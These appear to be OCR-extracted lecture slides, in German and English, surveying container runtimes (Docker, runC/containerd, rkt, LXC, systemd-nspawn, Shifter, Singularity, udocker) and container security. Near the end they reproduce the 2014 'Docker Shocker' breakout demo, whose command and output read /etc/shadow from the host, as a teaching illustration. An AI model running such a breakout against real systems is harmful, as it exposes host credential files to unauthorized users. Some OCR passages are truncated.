2001 ESX 1.0 & GSX 1.0
2003 Xen 1st public release
2006 KVM (2.6.10)


Bins, Libs
Bins, Libs
Bins, Libs
Guest OS
Guest OS
Guest OS
VM
VM
VM
Bins, Libs
Bins, Libs
Bins, Libs
Container
Container
Container
Hypervisor
Container Runtime
(Host OS)
Host OS
Hardware
Hardware
Virtualization
Container

Bestehende Technologie

die bereits im Kernel ist/war

Beweis

How are they implemented? Let's look in the kernel source!

- Go to LXR
- Look for "LXC" → zero result
- Look for "container" → 1000+ results
- Almost all of them are about data structures
  or other unrelated concepts like "ACPI containers"
- There are some references to "our" containers
  but only in the documentation

DockerCon EU 2015

Source: https://www.youtube.com/watch?v=sK5i-N34im8 &&
https://de.slideshare.net/jpetazzo/cgroups-namespaces-and-beyond-what-are-containers-made-from-dockercon-europe-2015


Container = *Namespaces + cgroups*

- Beides Kernelfeatures
  - **Namespaces**: einige Subsysteme *ns-aware* – Illusion *isolierter Betrieb*
  - **Cgroups**: einige Ressourcen kontrollierbar – Limitierung Ressourcenverbrauch

Namespace	Description	Controller	Description
pid	Process ID	**blkio**	Access to block devices
net	Network Interfaces, Routing Tables, …	**cpu**	CPU time
ipc	Semaphores, Shared Memory, Message Queues	**devices**	Device access
mnt	Root and Filesystem Mounts	**memory**	Memory usage
uts	Hostname, Domainname	**net_cls**	Packet classification
user	UserID and GroupID	**net_prio**	Packet priority

1 Container Runtimes

Docker



Source: http://cdn.meme.am/instances/500x/59600465.jpg

What is *Docker*?

It depends…
on the time

Engine -> Company -> Platform


Source: https://www.docker.com/what-docker

From Engine to Platform

Docker Hub
Docker Toolbox
Docker Compose
Docker Swarm
Docker Machine
Docker Universal Control Plane
Docker Trusted Registry
Docker Cloud
Docker Enterprise Edition
Docker „XYZ“ ;)


Terminologie
+ Kernkomponenten

Begrifflichkeiten – Core + Workflow Components



Component	Description
Host	(Linux) System with Docker Daemon
Daemon	The engine, running on the host
Client	CLI for interacting with Daemon

Component	Description
Image	contains application + environment
Container	created from image - start, stop, …
Registry	„App Store“ for images Public + private repository possible
Dockerfile	used for automating image build



Same Docker UI and commands

User interacts with the Docker Engine

Engine communicates with containerd


containerd spins up runc or other OCI compliant runtime to run containers

Source: https://blog.docker.com/2016/04/docker-engine-1-11-runc/

runC / containerd

Docker >= 1.11 is based on runC and containerd
Effort to break Docker into smaller reusable parts

runC



- **runC -** low-level container runtime / executor
  - CLI tool for spawning + running containers
  - Implementation of the OCI specification
  - Built on Libcontainer (performs the container isolation primitives for the OS)
  - Can be integrated into other systems – does not require a daemon
  - But not really end-user friendly

- Given to the **OCI (Open Container Initiative)**
  - Founded 2015 by Docker and others. 40+ members
  - Aims to establish common standards and avoid potential fragmentation
  - Two specifications for interoperability: Runtime + Image (Both supported)

Links: https://github.com/opencontainers/runc && https://opensource.com/life/16/8/runc-little-container-engine-could && https://www.opencontainers.org/

containerd

- **Containerd** - daemon to control runC
  - Sticker says: „small, stable, rock-solid container runtime"

  - Can be updated without terminating containers
  - Can manage the complete container lifecycle of its host system
    - image transfer + storage, container execution + supervision, ...
  - Designed to be embedded into a larger system, not directly for end-users

- Donated to the **CNCF (Cloud Native Computing Foundation)** – as is rkt ;)
  - Linux Foundation project to accelerate adoption of microservices, containers and cloud native apps.

Links: https://github.com/docker/containerd/ && https://www.youtube.com/watch?v=VWuHWfEB6ro && https://www.cncf.io/

Docker-Alternativen

Rocket / rkt

Docker is „fundamentally flawed"
- CoreOS CEO Alex Polvi

Key facts - rkt

- **Not a Docker fork**
  - Started by the disappointed CoreOS team as Docker moved away from a *simple building block* to a plattform
- Mission: *build a top-notch systemd oriented container runtime for Linux*
  - Not attempting to become a wider containerization platform
  - Reached 1.0 in 02/2016 – production ready? Current: v1.27.0
- Features:
  - Sticker says „Secure by default", besides *daemon-less* including
    - *Support for executing pods with KVM hypervisor*
    - Shared Features: SELinux support, signature validation (as in Docker)
  - Can run Docker images (-> appc, Docker, OCI)

Key facts II - rkt

Stage 1 Flavors
fly: a simple chroot only environment.
systemd/nspawn: a cgroup/namespace based isolation environment using systemd, and systemd-nspawn.
kvm: a fully isolated kvm environment.

- Very Linux oriented
  - No Windows / MacOS „version"
    - using Docker easier vor Devs with tools like "Docker for Mac/Windows"
  - Process model is more Linux-like than Docker's

- 3rd party support:
  - Images: worse than Docker, but can run Docker images
  - Schedulers (Kubernetes, ...): good

- Also project at the CNCF
  - *Merger* unlikely, would rather lead to a third option
    - (containerd &OCI compatible runtime + runc)

LXC/LXD

"Containers which offer an environment as close to possible as the one you'd get from a VM but without the overhead that comes with running a separate kernel and simulating all the hardware."
– LXC Documentation

Key facts - LXC

- Idea for Linux Containers (LXC) started with Linux Vservers
- Developers from IBM started the LXC project in 2008, currently led by Ubuntu
- Had support for user namespaces ages before Docker ;)
- Often considered ‚*more complicated to use*"
- Concept much closer to VMs than Docker
  - *Operating System containerization* vs *Application containerization*
  - Less living the „one application per container" mantra

Key facts - LXD

- LXC „hypervisor“, originally developed by Ubuntu
- Offers integration with OpenStack
- Manages containers through a REST APIs
- Like “*Docker for LXC*", with similar command line flags, support for image repositories and other container management features

systemd-nspawn

Key facts - systemd-nspawn

- Limited – but might be sufficient in some cases
  - "namespace spawn" - it only handles process isolation
  - no resource isolation like memory, CPU, etc.

- Does not download or verify images by itself

- Less enduser-friendly than rkt or Docker
  - More „like using runc with less features"
  - No „manager" like containerd

Alternatives for HPC

Shifter

Shifter: Containers for HPC

Richard Shane Canon
Technology Integration Group
NERSC, Lawrence Berkeley National Laboratory
Berkeley, USA
Email: scanon@lbl.gov

Doug Jacobsen
Computational Systems Group
NERSC, Lawrence Berkeley National Laboratory
Berkeley, USA
Email: dmjacobsen.gov

***Abstract*—Container-based computed is rapidly changing the way software is developed, tested, and deployed. This paper builds on previously presented work on a prototype framework for running containers on HPC platforms. We will present a detailed overview of the design and implementation of Shifter, which in partnership with Cray has extended on the early prototype concepts and is now in production at NERSC. Shifter enables end users to execute containers using images constructed from various methods including the popular Docker-based ecosystem. We will discuss some of the improvements over the initial prototype including an improved image manager, integration with SLURM, integration with the burst buffer, and user controllable volume mounts. In addition, we will discuss lessons learned, performance results, and real-world use cases of Shifter in action. We will also discuss the potential role of containers in scientific and technical computing including how they complement the scientific process. We will conclude with a discussion about the future directions of Shifter.**

***Keywords*-Docker; User Defined Images; Shifter; containers; HPC systems**

I. Introduction

Linux containers are poised to transform how developers deliver software and have the potential to dramatically improve scientific computing. Containers have gained rapid adoption in the commercial and web space, but its adoption in the technical computing and High-Performance Computing (HPC) space has been hampered. In order to unlock the potential of Containers for this space, we have developed Shifter. Shifter aims to deliver the flexibility and productivity of container technology like Docker [1], but in a manner that aligns with the architectural and security constraints that are typical of most HPC centers and other shared resource providers. Shifter builds on lessons learned and previous work such as CHOS [2], MyDock, and User Defined Images [3]. In this paper, we will provide some brief background on containers. Next we will provided an overview of the Shifter architecture and details about its implementation and some of the design choices. We will present benchmark results that illustrate how Shifter can improve performance for some applications. We will conclude with a general discussion of how Shifter including how it can help scientists be more productive including a number of examples where Shifter has already made an impact.

II. Background

Linux containers have gained rapid adoption across the computing space. This revolution has been led by Docker and its growing ecosystem of tools such as Swarm, Compose, Registry, etc. Containers provide much of the flexibility of virtual machines but with much less overhead [4]. While containers have seen the greatest adoption in the enterprise and web space, the scientific community has also recognized the value of containers [5]. Containers have promise to the scientific community for a several reasons.

- Container simplify packaging applications since all of the dependencies and versions can be easily maintained.
- Containers promote transparency since input files like a Dockerfile effectively document how to construct the environment for an application or workflow.
- Containers promote collaboration since containers can be easily shared through repositories like Dockerhub.
- Containers aid in reproducibility, since containers potentially be referenced in publications making it easy for other scientists to replicate results.

However, using standard Docker in many environments especially HPC centers is impractical for a number of reasons. The barriers include security, kernel and architectural constraints, scalability issues, and integration with resource managers and shared resources such as file systems. We will briefly discuss some of these barriers.

Security: The security barriers are primarily due to Docker's lack of fine-grain ACLs and that Docker processes are typically executed as root. Docker's current security model is an all-or-nothing approach. If a user has permissions to run Docker then they effectively have root privileges on the host system. For example, a user with Docker access on a system can volume mount the `/etc` directory and modify the configuration of the host system. Newer features like user namespace may help, but many of the security issues still exist.

Kernel and Architectural Constraints: HPC system are typically optimized for specific workloads such as MPI applications and have special OS requirements to support fast interconnects and parallel file systems. These attributes often make it difficult to run Docker without some modifications. For example, many HPC systems lack a local disk. This makes it difficult although not impossible to run Docker "out of the box". Furthermore, HPC systems typically use older kernel

SHIFTER: USER DEFINED IMAGES

Shifter

Shifter: Bringing Linux containers to HPC


Using Shifter

For more information about using Shifter, please consult the documentation here.

Background

NERSC is working to increase flexibility an
Linux container technology. Linux contain
software stack - including some portions o
environment variables and application "ent
deploying portable applications and even a
tuning or modification to operate them.

Shifter is a prototype implementation th
a scalable way of deploying containers
or staff generated images in Docker, Vi
delivering flexible environments) to a co
tunable point to allow images to be sca
NERSC. The user interface to shifter en
jobs which run entirely within the conta



Source: Canon, R. S., & Jacobsen, D. (2016). Shifter : Containers for HPC. *Cray User Group 2016*. | http://www.nersc.gov/research-and-development/user-defined-images/

Singularity

Singularity

PLOS | ONE

RESEARCH ARTICLE

Singularity: Scientific containers for mobility of compute

Gregory M. Kurtzer[1], **Vanessa Sochat**[2]*, **Michael W. Bauer**[1,3,4]

1 High Performance Computing Services, Lawrence Berkeley National Lab, Berkeley, CA, United States of America, **2** Stanford Research Computing Center and School of Medicine, Stanford University, Stanford, CA, United States of America, **3** Department of Electrical Engineering and Computer Science, University of Michigan, Ann Arbor, MI, United States of America, **4** Experimental Systems, GSI Helmholtzzentrum für Schwerionenforschung, Darmstadt, Germany

* vsochat@stanford.edu

Check for updates

OPEN ACCESS

Citation: Kurtzer GM, Sochat V, Bauer MW (2017) Singularity: Scientific containers for mobility of compute. PLoS ONE 12(5): e0177459. https://doi.org/10.1371/journal.pone.0177459

Editor: Attila Gursoy, Koc Universitesi, TURKEY

Received: December 20, 2016

Accepted: April 27, 2017

Published: May 11, 2017

Data Availability Statement: The source code for Singularity is available at https://github.com/singularityware/singularity, and complete documentation at http://singularity.lbl.gov/.

Funding: Author VS is supported by Stanford Research Computing (IT) and the Stanford School of Medicine, and author MWB is supported by the Frankfurt Institute of Advanced Studies (FIAS). Author GMK is an employee of Lawrence Berkeley National Lab, the Department of Energy, and UC Regents. This manuscript has been authored by an author (GMK) at Lawrence Berkeley National Laboratory under Contract No. DE-AC02-05CH11231 with the U.S. Department of Energy.

Abstract

Here we present Singularity, software developed to bring containers and reproducibility to scientific computing. Using Singularity containers, developers can work in reproducible environments of their choosing and design, and these complete environments can easily be copied and executed on other platforms. Singularity is an open source initiative that harnesses the expertise of system and software engineers and researchers alike, and integrates seamlessly into common workflows for both of these groups. As its primary use case, Singularity brings mobility of computing to both users and HPC centers, providing a secure means to capture and distribute software and compute environments. This ability to create and deploy reproducible environments across these centers, a previously unmet need, makes Singularity a game changing development for computational science.

Introduction

The landscape of scientific computing is fluid. Over the past decade and a half, virtualization has gone from an engineering toy to a global infrastructure necessity, and the evolution of related technologies has thus flourished. The currency of files and folders has changed to applications and operating systems. The business of Supercomputing Centers has been to offer scalable computational resources to a set of users associated with an institution or group [1]. With this scale came the challenge of version control to provide users with not just up-to-date software, but multiple versions of it. Software modules [2, 3], virtual environments [4, 5], along with intelligently organized file systems [6] and permissions [7] were essential developments to give users control and reproducibility of work. On the administrative side, automated builds and server configuration [8, 9] have made maintenance of these large high-performance computing (HPC) clusters possible. Job schedulers such as SLURM [10] or SGE [11] are the metaphorical governors to control these custom analyses at scale, and are the primary means of relay between administrators and users. The user requires access to consume resources, and the administrator wants to make sure that the user has the tools and support to make the most efficient use of them.

singularity.lbl.gov

Singularity News Docs Quick Links People


Singularity

These docs are for Singularity Version 2.4. For older versions, see our archive

Singularity enables users to have full control of their environment. Singularity containers can be used to package entire scientific workflows, software and libraries, and even data. This means that you don't have to ask your cluster admin to install anything for you - you can put it in a Singularity container and run. Did you already invest in Docker? The Singularity software can import your Docker images without having Docker installed or being a superuser. Need to share your code? Put it in a Singularity container and your collaborator won't have to go through the pain of installing missing dependencies. Do you need to run a different operating system entirely? You can "swap out" the operating system on your host for a different one within a Singularity container. As the user, you are in control of the extent to which your container interacts with its host. There can be seamless integration, or little to no communication at all. What does your workflow look like?

Singularity


- Information
- Download / Installation
- Contributing
- Getting Help
- Documentation



„singularity.lbl.gov/assets/img/diagram/singularity-2.4-flow.png" in neuem Tab öffnen

Source: Kurtzer, G. M., Sochat, V., Bauer, M. W., Favre, T., Capota, M., & Chakravarty, M. (2017). Singularity: Scientific containers for mobility of compute. *Plos One*, *12*(5), e0177459. | http://singularity.lbl.gov

bdocker and **udocker**



bdocker & udocker

EGI Conference 2017 and INDIGO Summit 2017

Contribution ID : **116** Type : **not specified**

bdocker and udocker - two complementary approaches for execution of containers in batch systems

Content

The interest on Linux Containers, and more specifically on projects like Docker, have been constantly growing in IT communities for the past few years. The scientific computing community is no exception. The promise of deploying and sharing applications in - often pre-built - isolated sandboxes without all necessary overhead imposed by virtualization techniques is highly attractive. This is especially the case for scientific computing systems. These systems, very sensitive to software stack changes and on security matters, must serve demanding users working on very specific runtime environments, with different – often incompatible - software stacks. This poster presents bdocker and udocker, two complementary solutions to address the need for container support on batch system environments. bdocker, aims to enable containers' execution and management on batch systems by implementing a client-server architecture that cooperates with the cluster's resource manager running two daemons, one on the frontend and one other on each worker node. While the frontend daemon deals with job submission, user authorization and accounting recording, at the worker nodes, bdocker daemon acts as a wrapper around conventional Docker installation, ensuring this way controlled container execution, accounting and job clean up. The second solution, udocker, provides a user-space lightweight virtualization environment to execute application containers across systems. All activities within a udocker container are limited to the permissions of the 'account' under which it is launched. Therefore, udocker is mostly suitable for user application execution allowing access to resources including specialized hardware (such as GPUs) and the host network stack. The current execution engine provides execution of the Docker containers with metadata interpretation, and provisioning of a user space execution environment based on PROOT which provides a chroot like environment. Additionally root privileged emulation is supported enabling the execution of several management operations, including software installation within the containers.

Primary author(s) : GOMES, Jorge (LIP); ALVES, Luis (LIP)

Co-author(s) : SEVILLA, Jorge (?); DAVID, Mario (LIP); PINA, Joao (LIP); MARTINS, João (LIP)

Presenter(s) : GOMES, Jorge (LIP); ALVES, Luis (LIP)

Source: GOMES, J., ALVES, L., SEVILLA, J., DAVID, M., PINA, J., & MARTINS, J. (2017). bdocker and udocker - two complementary approaches for execution of containers in batch systems. EGI Conference 2017 and INDIGO Summit 2017

Decision helper

Runtime	Reason
Docker	You want a platform, if needed with support You want one solution for different use cases
Docker lowlevel	You want to integrate Docker into something „bigger"
Rkt	You want a general purpose alternative to Docker You get confused by Docker
LXC	You want system-, not application-container
systemd-nspawn	You want *Docker lowlevel* with much lesser features
Shifter	Your other computer is a Cray and you want something like containers
Singularity	You do HPC and only HPC

Summary

- *Containers* are based on existing Linux kernel features
- Have many benefits for shipping software
- Several viable options exists for containerizing workloads
  - rkt now provides a viable alternative to Docker
    - Linux centric
    - Strong competitor keeps monopolists sharp :)
  - Breaking Docker into smaller reusable parts makes sense
  - LXC for containerizing OS instead of application
- But the war is won.

2

„Containers do not contain"

"Some people make the mistake of thinking of containers as a better and faster way of running virtual machines.
From a security point of view, containers are much weaker."

Dan Walsh,
SELinux architect

"Virtual Machines might be more secure today, but containers are definitely catching up."

Jerome Petazzoni,
Senior Software Engineer at Docker

Virtualization CVEs

Some Free Software VM hosting technologies
Vulnerabilities published in 2014

	Xen PV	KVM+ QEMU	Linux as general container	Linux app container (non–root)
Privilege escalation (guest–to–host)	0	3–5	7–9	4
Denial of service (by guest of host)	3	5–7	12	3
Information leak (from host to guest)	1	0	1	1

Hosts only application, not guest OS

Source: Surviving the Zombie Apocalyse - Ian Jackson
http://xenbits.xen.org/people/iwj/2015/fosdem-security/

Schlechter Ruf

Docker Shocker
2014

Vulnerability Matrix

Simple table outlining vulnerability to **this particular** exploit. PRs welcome!

Docker Version	Docker Host OS	Vulnerable?
0.8.1	Ubuntu 12.04 LTS	Yes
0.10.0	Ubuntu 12.04 LTS	Yes
0.11.0	Ubuntu 12.04 LTS	Yes
0.11.1	CoreOS v324.2.0	Yes
0.11.1	Ubuntu 12.04 LTS	Yes
0.12.0	Ubuntu 12.04 LTS	No
1.0	Boot2Docker	No
1.0	CoreOS v343.0.0+	No
1.0	Ubuntu 12.04 LTS	No

Examples

Confirmed vulnerable: Docker 0.11.1 running Ubuntu

```
root@precise64:~# docker version
Client version: 0.11.1
Client API version: 1.11
```

GitHub, Inc.

```
root@precise64:~# docker run gabrtv/shocker
[***] docker VMM-container breakout Po(C) 2014          [***]
[***] The tea from the 90's kicks your sekurity again.  [***]
[***] If you have pending sec consulting, I'll happily  [***]
[***] forward to my friends who drink secury-tea too!   [***]
[*] Resolving 'etc/shadow'
[*] Found vmlinuz
[*] Found vagrant
[*] Found lib64
[*] Found usr
[*] Found ...
[*] Found etc
[+] Match: etc ino=3932161
[*] Brute forcing remaining 32bit. This can take a while...
[*] (etc) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0x01, 0x00, 0x3c, 0x00, 0x00, 0x00, 0x00, 0x00};
[*] Resolving 'shadow'
[*] Found timezone
[*] Found cron.hourly
...
[*] Found skel
[*] Found shadow
[+] Match: shadow ino=3935729
[*] Brute forcing remaining 32bit. This can take a while...
[*] (shadow) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0xf1, 0x0d, 0x3c, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Got a final handle!
[*] #=8, 1, char nh[] = {0xf1, 0x0d, 0x3c, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Win! /etc/shadow output follows:
root:!:15597:0:99999:7:::
daemon:*:15597:0:99999:7:::
bin:*:15597:0:99999:7:::
sys:*:15597:0:99999:7:::
sync:*:15597:0:99999:7:::
games:*:15597:0:99999:7:::
15597:0:99999:7:::
```

